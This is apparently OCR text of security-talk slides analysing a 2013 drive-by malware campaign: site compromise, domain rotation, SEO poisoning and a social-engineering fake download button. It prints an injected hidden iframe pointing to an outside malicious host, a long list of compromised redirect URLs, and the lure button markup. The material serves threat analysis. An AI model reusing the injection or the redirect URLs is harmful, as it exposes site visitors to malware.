CN
518040

Комнатные растения, садовые растения, декоративные растения, цветы. Энциклопедия, каталог. Уход, размножение, выращивание. - Mozilla Firefox

File Edit View History Bookmarks Tools Help

Комнатные растения, садовые растения,...

www.botanichka.ru

Ботаничка.ru Войти Регистрация





Победитель Юбилейного конкурса «Золотой сайт»




Console HTML CSS Script DOM Net

Edit body#bp-...ome-page < html

```
/_process_login.php" method="post" name="jfb_js_login_callback_form">
<script type="text/javascript">
<script src="http://www.botanichka.ru/wp-content/plugins/contact-form-7/jquery.form.js?ver=3.08" type="text/javascript">
<script type="text/javascript">
<script src="http://www.botanichka.ru/wp-content/plugins/contact-form-7/scripts.js?ver=3.1.2" type="text/javascript">
<script type="text/javascript">
<script src="http://www.botanichka.ru/wp-content/plugins/wp-postratings/postratings-js.js?ver=1.50" type="text/javascript">
</div>
<iframe width="20" height="20" src="http://vhidrix.from-ne.com/8xAdzRk8NX/12" style="border:0px;">
  <html>
    /html/body/iframe (http://www.w3.org/1999/xhtml)
      <title>404 Not Found</title>
    </head>
    <body>
      <h1>Not Found</h1>
      <p>The requested URL was not found on this server.</p>
      <hr>
      <address>Apache/2.2.3 (CentOS) Server at megafiles.com Port 80</address>
    </body>
  </html>
</iframe>
</body>
</html>
```


# Domain Rotation: May 2013



# Domain Rotation (new redirect every 2-3 minutes)

http://www.residensea.jp/xuaioxc.php
http://firenzeviaroma.ru/dqryony.php
http://sphynxtoutnu.com/dnqaibb.php
http://www.icmjapan.co.jp/dgttcnm.php
http://www.controlseal.nl/yolelkx.php
http://ural.zz.mu/ledstsn.php
http://www.fotobit.pl/cpjjpei.php
http://bgcarshop.com/tgghhvy.php
http://www.borkowski.org/fudbqrf.php
http://shop.babeta.ru/puthnkn.php
http://e-lustrate.us/mycbbni.php
http://notarypublicconcept.com/shfvtpx.php
http://www.stempelxpress.nl/vechoix.php
http://64.68.190.53/dqohago.php
http://likos.orweb.ru/oydochh.php
http://wap.warelex.com/parpkeu.php

http://pcprint.es/xymijte.php
http://genckoltukdoseme.com/jydudjd.php
http://www.mgftools.com/fakmgbv.php
http://ohtparis.com/msmfguo.php
http://kenankocticaret.com/myrivrk.php
http://restaurangmaskiner.net/rwuwkqx.php
http://fvp.nau.edu.ua/uhetymf.php
http://kontra-antiabzocker.net/xubolww.php
http://artmaster39.ru/jtfsajd.php
http://drcalotti.com/llfisbj.php
http://adult-toy.ru/immjdti.php
http://corumhaberi.com/ugfrcal.php
http://opr.kz/jwcxbwi.php
http://peggysmith.nl/thtaywn.php
http://nic-ram.com/jqdkfrh.php
http://minsociety.org/djafssg.php


plastil.smartbizz.net
areknowak.pl
ГЛАВНАЯ
О КОМПАНИИ
ПРОДУКЦИЯ
ПОРТФОЛИО
КОНТАКТЫ
ПЛАСТИЛ
УПАКОВКА С ГАРАНТИЕЙ
+375 17 380 03 30 +375 29 77 00 922
+375 17 380 03 31 +375 44 77 22 922
СЕРИЙНАЯ ПРОДУКЦИЯ:



www.physiomobility.com
areknowak.pl
Physiomobility
HEALTH GROUP
Home
Programs
Services
Products
Resources
About us
Events & Workshops
Contact us


secom.nazwa.pl
areknowak.pl



power abrasive
Deprecated: Function ereg() is deprecated in /home/woonskiv/domains/areknowak.pl/public_html/components/com_joomlastats/count.classes.php on line 366
Warning: fsockopen() [function.fsockopen]: unable to connect to 200.3.14.10:43 (Connection timed out) in /home/woonskiv/domains/areknowak.pl/public_html/components/com_joomlastats/count.classes.php on line 1078
Warning: fsockopen() [function.fsockopen]: unable to connect to 196.216.2.130:43 (Connection timed out) in /home/woonskiv/domains/areknowak.pl/public_html/components/com_joomlastats/count.classes.php on line 1078
facebook
areknowak.pl
GŁÓWNA
O MNIE
PORTFOLIO
FAQ
GRAFIK FREELANCER
KTÓREGO SZUKAŁEŚ
IDENTYFIKACJA WIZUALNA
Jeżeli tu jesteś, to znaczy, że szukasz zmian. Szukasz kogoś, kto stworzy dla Ciebie projekt niepowtarzalny, skrojony na miarę Twoich potrzeb. Projekt, dzięki któremu Ty lub Twoja firma w oczach innych będzie postrzegana tak jak sobie tego życzysz. Jedno jest pewne. Dalej szukać nie musisz, już znalazłeś! Zajrzyj do mojego portfolio, aby się o tym przekonać.
szamy wkrótce.
tel: +48 77 5474183
mob: +48 601 56 50 77
e-mail: jards@jards.eu
1 NASZ KONTAKT
Nasza współpraca zaczyna się od etapu pierwszego, który oznacza ni mniej, ni więcej nasz kontakt oraz sprecyzowanie Twoich potrzeb odnośnie reklamy Twojej lub Twojej firmy.
2 MOJA KONCEPCJA
Na etapie drugim, wspólnie omówimy kwestie związane z Twoimi oczekiwaniami odnośnie wizualizacji projektu, na który się zdecydowałeś. Zaproponuję ci również inne rozwiązania, które mogą się okazać bardzo przydatne przy obranej przez ciebie strategii reklamowej.
3 TWOJE KORZYSCI
Etap trzeci, to wnoszenie ostatnich poprawek oraz zakończenie projektu. Pozostaje jedynie czekać, aż Twój nowy nabytek zacznie kierować do ciebie nowych klientów.

# Domain rotation victims

- Over 500 compromised domains in 24 hours
- Domain rotation once per minute (3 minutes in the other incident)




# SEO




High position in Yandex results

# Payload loaded via social engineering trick

File name generated to match your search engine request





Download button::

```
<noindex>
  <a onclick="admin_fuck('краткое содержание капитал маркс')" rel="nofollow" href="#">
      <img src="theme_files/download.png" alt="" style="border: 0px solid ; width: 151px; height: 55px;">
    </a>
    <br>
    <a onclick="admin_fuck('краткое содер                    ркс')" rel="nofollow" href="#">краткое содержание капитал маркс</a>
</noindex>
```

скачать

